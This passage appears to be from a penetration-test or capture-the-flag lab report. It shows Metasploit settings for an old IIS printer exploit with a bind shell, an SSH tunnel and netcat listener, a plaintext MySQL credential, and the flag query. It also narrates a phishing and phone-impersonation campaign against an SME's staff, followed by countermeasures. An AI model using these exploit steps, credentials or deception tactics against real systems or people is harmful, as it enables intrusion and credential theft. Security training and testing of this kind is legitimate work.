
Overcoming Shell Limitations and Exploit Execution: Faced challenges with a reverse shell but utilized bind_tcp under NAT. The exploit, initially appearing unsuccessful, was executed with netcat listening on port 4444.

Document Analysis and Database Access: Accessed documents on the Green Lantern system, finding a db_connection file with the MySQL password. Combined this with the MySQL username obtained from LDAP to access the MySQL database, revealing several databases including hawkeye.


Flag Retrieval and Database Examination: Explored the hawkeye database and used the command select flag from secrets; to retrieve the flag: L@sTw@shinetocapture-5Machines-9Vulnerability.




```
Module options (exploit/windows/iis/ms01_023_printer):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   127.0.0.1        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    7777             yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     127.0.0.1        no        The target address


Exploit target:

   Id  Name
   --  ----
   4   Windows 2000 SP0-SP1 (English)


View the full module info with the info, or info -d command.

msf6 exploit(windows/iis/ms01_023_printer) >
```



```
┌──(kali㉿kali)-[~]
└─$ ssh -L 7777:172.19.0.3:80 ashta@45.84.138.178 -t bash
ashta@45.84.138.178's password:
ashta@black-adam:~$ nc -lp 4444
>>ls
certs
db_connection
screenlog.0
service.cfg
tmp
userFuncs.pl
vulEmu.pl
>>cat db_connection
mysql:finalfantasy
```



```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| hawkeye            |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.264 sec)
```



```
MySQL [hawkeye]> select flag from secrets;
+---------------------------------------------+
| flag                                        |
+---------------------------------------------+
| L@sTw@shinetocapture-5Machines-9Vulnerability |
+---------------------------------------------+
1 row in set (0.224 sec)
```

4. Social engineering: Attempt to trick employees into revealing sensitive information or performing actions that could compromise the security of the SME's network and systems

Initial Strategy: The first step in our approach was to gain the trust of employees within the SME. We devised a plan to impersonate a trusted IT service provider. This included creating authentic-looking email templates and establishing a fake hotline for IT support.

Phishing Emails: We launched a phishing campaign by sending emails to the employees, claiming that a routine security update was required. These emails contained links that prompted employees to enter their login credentials on a webpage mimicking the company's internal portal.

Telephone Impersonation: Simultaneously, we used the fake IT support hotline to call employees directly. Posing as IT support staff, we urged them to provide sensitive information, including passwords and network access details, under the guise of assisting them with non-existent technical issues.

Exploiting Human Trust: Leveraging human psychology, we appealed to the employees' sense of urgency and authority compliance. We insisted that immediate action was necessary to prevent serious security breaches or data loss, thus pressuring them into divulging confidential information.

Resultant Compromise: Through these social engineering tactics, we successfully tricked several employees into revealing their login credentials and sensitive network information. This not only compromised individual accounts but also gave us access to the broader network, paving the way for a potential data breach or more severe cyber attacks.

Lessons and Countermeasures: The scenario underscores the importance of regular employee training on cybersecurity awareness, especially regarding social engineering tactics. Implementing two-factor authentication and encouraging a culture of verification for unusual requests can significantly mitigate such risks.